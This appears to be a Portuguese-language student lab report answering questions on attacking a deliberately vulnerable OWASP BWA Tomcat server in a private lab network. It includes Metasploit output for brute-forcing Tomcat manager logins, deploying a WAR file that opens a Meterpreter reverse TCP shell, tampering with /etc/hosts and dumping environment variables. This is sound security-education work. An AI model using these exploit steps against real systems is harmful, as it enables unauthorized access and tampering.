[-] 10.1.2.6:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/tomcat_mgr_login) > []
```

Item A

O ataque do dicionário é um ataque baseado em força bruta que utiliza uma ferramenta automatizada para tentar descobrir a senha ou chave de um sistema. Esse ataque pode tentar milhares ou até milhões de possibilidades, como as palavras de um dicionário.

Item B

Um par de senha e usuário que podem ser utilizados para se autenticar no servidor.


Item C

A vulnerabilidade explorada foi a configuração incorreta de segurança já que o sistema veio com um usuário e senha padrão e esses não foram alterados.

Item D

Com as credenciais válidas, o atacante pode se logar no sistema e terá controle total sobre a máquina.

Questão 15



A screenshot of a terminal window titled "Terminal". The window shows a Metasploit exploit session. The session starts with configuration settings:

Name	Current Setting	Required	Description
LHOST	10.1.2.7	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Then it lists the "Exploit target":

Id	Name
0	Automatic

The user runs commands to set the payload and LHOST, and then executes the exploit:

```
msf5 exploit(multi/http/tomcat_mgr_deploy) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf5 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 10.1.2.5
LHOST => 10.1.2.5
msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 10.1.2.5:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6252 bytes as evvD0B0a.war ...
[*] Executing /evvD0B0a/puBs6L8vqCeHGFnW5hw.jsp...
[*] Undeploying evvD0B0a ...
[*] Sending stage (53844 bytes) to 10.1.2.6
[*] Meterpreter session 1 opened (10.1.2.5:4444 -> 10.1.2.6:52440) at 2019-05-26 20:17:40 -0400

meterpreter > 
```

Item A

A vulnerabilidade é a mesma da questão anterior: configuração incorreta de segurança. Isso se deve ao fato de que na questão anterior foi possível descobrir usuário e senha padrão da aplicação. Dessa forma, apenas foi necessário configurar esses valores na ferramenta de ataque para que fosse possível conectar na máquina alvo.


Item B

Ele conecta na máquina através de uma conexão TCP na porta 4444 utilizando login e senha fornecidos pelo usuário. Nesse caso, os valores utilizados, foram os descobertos pela aplicação na questão anterior.

Item C

É uma ferramenta de conexão, similar ao SSH, que permite o cliente executar comandos na máquina alvo. Ele é baseado em injeção de stagers *in-memory* DLL.

Item D



A terminal window titled "Terminal" showing the contents of the /etc/hosts file. The file contains several entries, including local hostnames and IP addresses, along with comments for specific applications like "wraithmail" and "owaspbwa". The terminal interface includes a menu bar, a toolbar with icons, and a status bar at the bottom.


```
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾ Sun 20:39
Terminal
File Edit View Search Terminal Help
meterpreter > edit etc/hosts
meterpreter > cat /etc/hosts
127.0.0.1      localhoasdfkasd;kjf;lkst
127.0.1.1      owaspbwa      owaspbwa.localdomain

# following lines are for the hackxor application
127.0.0.1      wraithmail
127.0.0.1      cloaknet
127.0.0.1      gghb
127.0.0.1      asdfdkajfasd;fkla;'s1 hub71
127.0.0.1      utrack
127.0.0.1      wraithbox

# the following are used for OWASP 1 Liner
127.0.0.1      local.1-liner.org
127.0.0.1      other.1-liner.org
127.0.0.1      local.l-liner.org
127.0.0.1      3rd-party.info
asdkfnpasdof127.0.0.1  attackr.se

# The following lines are desirable for IPv6 capable hosts
::1    localhost ip6-localhost ip6-loopback
fe00::0 ip6-fadskifajhposdfjilocalnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > [ ]
```

O arquivo /etc/hosts foi desconfigurado com o comando *edit* como pode ser observado.



A terminal window titled "Terminal" showing the output of the "getenv" command. It displays a list of environment variables and their values, including JAVA_OPTS, PATH, HOME, and various Tomcat-related variables like CATALINA_TMPDIR, JAVA_HOME, and CATALINA_HOME. The terminal interface includes a menu bar, a toolbar with icons, and a status bar at the bottom.

```
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾ Sun 20:45
Terminal
File Edit View Search Terminal Help
ff02::3 ip6-allhosts
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > use priv
Loading extension priv...
[-] Failed to load extension: No module of the name priv found
meterpreter > getenv

Environment Variables
=====
Variable      Value
-----
UPSTART_INSTANCE
JAVA_OPTS      -Djava.awt.headless=true -Xmx128M -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager
PATH          /bin:/usr/bin:/sbin:/usr/sbin
HOME          /root
OLDPWD        /tmp/tomcat6-tmp
CATALINA_TMPDIR /tmp/tomcat6-tmp
JAVA_HOME     /usr/lib/jvm/java-6-openjdk
JSSE_HOME     /usr/lib/jvm/java-6-openjdk/jre/
LD_LIBRARY_PATH /usr/lib/jvm/java-6-openjdk/jre/lib/i386/client:/usr/lib/jvm/java-6-openjdk/jre/lib/i386:/usr/lib/jvm/java-6-openjdk/jre/../lib/i386
CATALINA_HOME /usr/share/tomcat6
PWD           /var/lib/tomcat6
CATALINA_BASE  /var/lib/tomcat6
CATALINA_PID   /var/run/tomcat6.pid
SHLVL         1
runlevel      2
RUNLEVEL      2
previous      N
PREVLEVEL     N
```

As variáveis de ambiente foram exibidas através do comando *getenv*. Apesar de não haver nenhuma variável que configure a senha do banco de dados, isso é muito comum em um sistema em produção. Caso esse fosse o caso, o atacante teria acesso direto a senha (i.e. sem estar encriptada).